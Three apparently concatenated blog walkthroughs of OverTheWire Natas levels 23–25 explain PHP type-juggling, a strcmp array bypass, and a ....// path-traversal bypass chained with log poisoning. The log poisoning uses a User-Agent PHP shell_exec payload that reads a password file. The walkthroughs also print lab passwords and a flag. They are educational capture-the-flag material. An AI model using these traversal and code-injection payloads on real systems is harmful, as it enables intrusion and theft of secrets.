
**OverTheWire Natas Level 23 Walkthrough**

This post is a walkthrough for level 23 of Natas, which gets us into some more PHP functions. This post shows how to evaluate the code and get the solution.


**What is Natas?**

**Level 23 ➔ 24**

If we visit the homepage for level 23 (with username natas and password D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE from [the previous level](https://learnhacking.io/overthewire-natas-level-22-walkthrough/)), we see this:



We’re asked to provide a password. Let’s look at the source code for more information:



The webpage will show us the password if two conditions are met. First, the request needs to include a passwd key. That’s easy enough.

if(array\_key\_exists("passwd",$\_REQUEST)){


Second, this comparison needs to evaluate to true.

if(strstr($\_REQUEST["passwd"],"iloveyou") && ($\_REQUEST["passwd"] > 10 )){

The PHP function [strstr](https://www.php.net/manual/en/function.strstr.php?ref=learnhacking.io) finds the first occurrence of a string and returns the part of the string starting from and including the first occurrence of the “needle” value (in our case, iloveyou).


If you aren’t familiar with PHP, we can test this out in a repl shell. Open up your terminal of choice and type php -a. You can also use an online sandbox [such as this one](https://sandbox.onlinephpfunctions.com/?ref=learnhacking.io).

First, let’s check the strstr() comparison:



As you can see, anything that includes “iloveyou” in the first argument (which is our input) evaluates a non-zero output.


Next, we can test out the other part of the conditional. I originally thought this was a string length comparison but there’s more to it than that. Any value that starts with a number higher than 10 will result in a true output.



**Natas Level 23 Solution**

Given what we’ve just learned, we know that our password needs to 1) start with a value higher than 10 and 2) include “iloveyou”.

I chose the password 100iloveyou:



And there’s our flag!

**Takeaway**: if you aren’t sure how a particular function works, read the documentation *and*test it out. The more you know about programming in a language, the more successful you will be in security regarding that language.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-23-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 11, 2021 3 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 24 Walkthrough**

The Natas walkthrough series continues with level 24. This challenge is based around PHP data types and how they can affect web security.


**What is Natas?**

**Level 24 ➔ 25**

Head over to http://natas24.natas.labs.overthewire.org/ (log in with username natas24 and password OsRmXFguozKpTZZ5X14zNO43379LZveg). We’ve got another password-themed challenge:




The source code provided shows that the password comparison is done using [strcmp()](https://www.php.net/manual/en/function.strcmp.php?ref=learnhacking.io).



The strcmp() function will:

* Return < 0 if string1 is less than string2
* Return > 0 if string1 is greater than string2
* Return 0 if equal

For example, we can use a PHP sandbox or php -a in a terminal window to test this out:




If we were able to get any feedback from the strcmp() function, it might be possible to brute force the password by using the negative or positive feedback from the strcmp() function. But that’s not the case for us.

A little bit of digging around for “bypassing strcmp” helped me find [this CTF writeup from CSAW](https://blog.0daylabs.com/2015/09/21/csaw-web-200-write-up/?ref=learnhacking.io). In the CSAW challenge, players are able to bypass the check entirely by getting the $password value to equal NULL, which in PHP is equal to 0. The way they do this is by setting $password equal not to a string but to an array. And, the natas24 source code has no checks to make sure we don’t do this.

**Natas Level 24 Solution**

If we submit a password through the form, the URL is updated to reflect this.




For example, submitting “test” results in a URL of

http://natas24.natas.labs.overthewire.org/?passwd=test

Where passwd is set equal to the string test.

If instead, we submit this request with passwd as an array (by adding in []), passwd will be equal to NULL, which is equal to 0. This will pass the strcmp() comparison:

http://natas24.natas.labs.overthewire.org/?passwd[]=test



**Takeaway**: look for ways to submit data types that are not expected or checked by the source code.

Additionally, most PHP function bypasses are well-known and covered pretty well on various blogs, so try searching for function names after you’ve identified where the comparison happens. Devs can do the same search and use that info to avoid making those mistakes.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-24-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 12, 2021 6 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 25 Walkthrough**


Only 10 levels left of Natas from OverTheWire! This level was a fun challenge, involving two different vulnerabilities to get the flag.

This blog post is a walkthrough of source code analysis, and step-by-step instructions for each of the two checks.

**What is Natas?**

**Level 25 ➔ 26**


Rather than a continuation of the password challenges, level 25 goes in a different direction. Open up http://natas25.natas.labs.overthewire.org/ (username natas25 and password GHF6X7YwACaYYssHVY05cFq83hRktl4c from [the previous level](https://learnhacking.io/overthewire-natas-level-24-walkthrough/)):



If we change the language in the dropdown, a different text is displayed. And we see that the lang parameter in the URL is updated to http://natas25.natas.labs.overthewire.org/?lang=de.

**Source code analysis**


We’re given the source code, so let’s check that out next. When the page loads, each file in the languages/ directory is iterated through, and echoed as an option. For us, this means en and de for English and German, respectively.




Then the session is started, setLanguage() is called, then the appropriate greeting, message, and footer values are displayed. The listFiles() function will get all the files in the given directory. So if the directory is language/en, it will return the file in that directory, which is what was displayed to us when we opened up the web app.

**setLanguage()**

The setLanguage() function gets the language out of the request (lang) and checks it against the safeinclude() function. If no language is requested, it defaults to English.



The safeinclude() function looks like this:



First, it prevents (or tries to prevent) directory traversal attacks with this section:

if(strstr($filename,"../")){

logRequest("Directory traversal attempt! fixing request.");

$filename=str\_replace("../","",$filename);

}

This is meant to prevent someone from inputting ../../../../etc/passwd, for example, to access files outside of the webserver directory.

The safeinclude() function also prevents natas\_webpass from being included in the request.

if(strstr($filename,"natas\_webpass")){

logRequest("Illegal file access detected! Aborting!");

exit(-1);

}

That means we can’t access /etc/natas\_webpass/natas26 directly, which is where the password (probably) is. This assumption is based on previous levels, where the password was stored in /etc/natas\_webpass/natasXX, where XX is the next level.

In the two checks above, the inclusion of ../ results in logging, whereas natas\_webpass aborts the request entirely.

**Logging**

The last part of the source code that we haven’t covered yet is the logRequest() function, which is called when we violate one of the checks that we just covered.




This function will create a date() object, get the HTTP user agent from our request, the message generated by the safeinclude() check, and then write all of that to a log file available at /var/www/natas/natas25/logs/natas25\_oursessionIDhere.log.

**Bypassing the ../ check**

We have to bypass two restrictions. First is the ../ check. Later, we’ll need a way to access the /etc/natas\_webpass/natas26 location.

Looking again at the source code, the webserver checks for the existence of ../ in the request, and then replaces it if it is found.



After searching for a bypass, I found [this writeup](https://github.com/m3ssap0/CTF-Writeups/blob/master/35C3%20Junior%20CTF/flags/README.md?ref=learnhacking.io). The important part is this:

Even if the str\_replace('../', '', $lang) instruction is used, the path traversal vulnerability is still present and can be abused using ....// instead of ../.

In other words, if we have an input that includes:


....//

The code will find ../ within that string, and remove it. This leaves us with:


../

Which is exactly what we wanted in the first place.

Let’s see if this works by requesting http://natas25.natas.labs.overthewire.org/?lang=....//. As you can see, we get an error message because no files are found.




To make sure we’re on the right path, let’s add another layer of ....// and see if the warning goes up a directory (i.e. from Warning: include(/var/www/natas/natas25/language): to Warning: include(/var/www/natas/)):



It does!

**Navigating to /etc/**

Now that we’ve got a proof of concept working, let’s expand it and see if we can read in a valid file from another location, like /etc/passwd at http://natas25.natas.labs.overthewire.org/?lang=....//....//....//....//....//etc/passwd.



As it turns out, this step was unnecessary, but still fun. 🙂


**Bypassing the natas\_webpass check**

Next, we need to get around the other check to view the flag. I searched for different ways to bypass this, including base64-encoding the included lang request. But I didn’t have any luck.

Now’s the time to revisit the logging functionality:




We don’t have control over any of these variables in a useful way, other than the HTTP User Agent. Let’s see what our logging file looks like so far by using our path traversal trick:




This screenshot is from visiting http://natas25.natas.labs.overthewire.org/?lang=....//....//....//....//....//var/www/natas/natas25/logs/natas25\_28kiqm52cu4jsgeea6chdtb8g5.log where 28kiqm52cu4jsgeea6chdtb8g5 was my PHPSESSID. You can see that the user agent is recorded, along with PHP output and errors.

Using [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/), I repeated this request, right-clicked it, and sent it to the Repeater functionality. There, I changed the User Agent from my Firefox user agent to the following PHP code:

**<?php** echo shell\_exec("cat /etc/natas\_webpass/natas26"); **?>**




In other words, we’ve used command injection in the HTTP user agent header to print sensitive data into the log file, which we have access to, via a directory traversal bug.



**Natas Level 25 Solution**

The code is shown in the request above, but to summarize:

* Use ....// to bypass the directory traversal check and view the log file that corresponds to your PHPSESSID.
* Use [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to modify this request and set the HTTP user agent header to valid PHP code that prints up the flag.
* Send the request, which will inject your command into the log file, then show you the updated log file.



And there’s our flag: oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T.

**Takeaway**: look for areas where your inputs can be injected as code, and string together vulnerabilities to get the flag.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-25-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

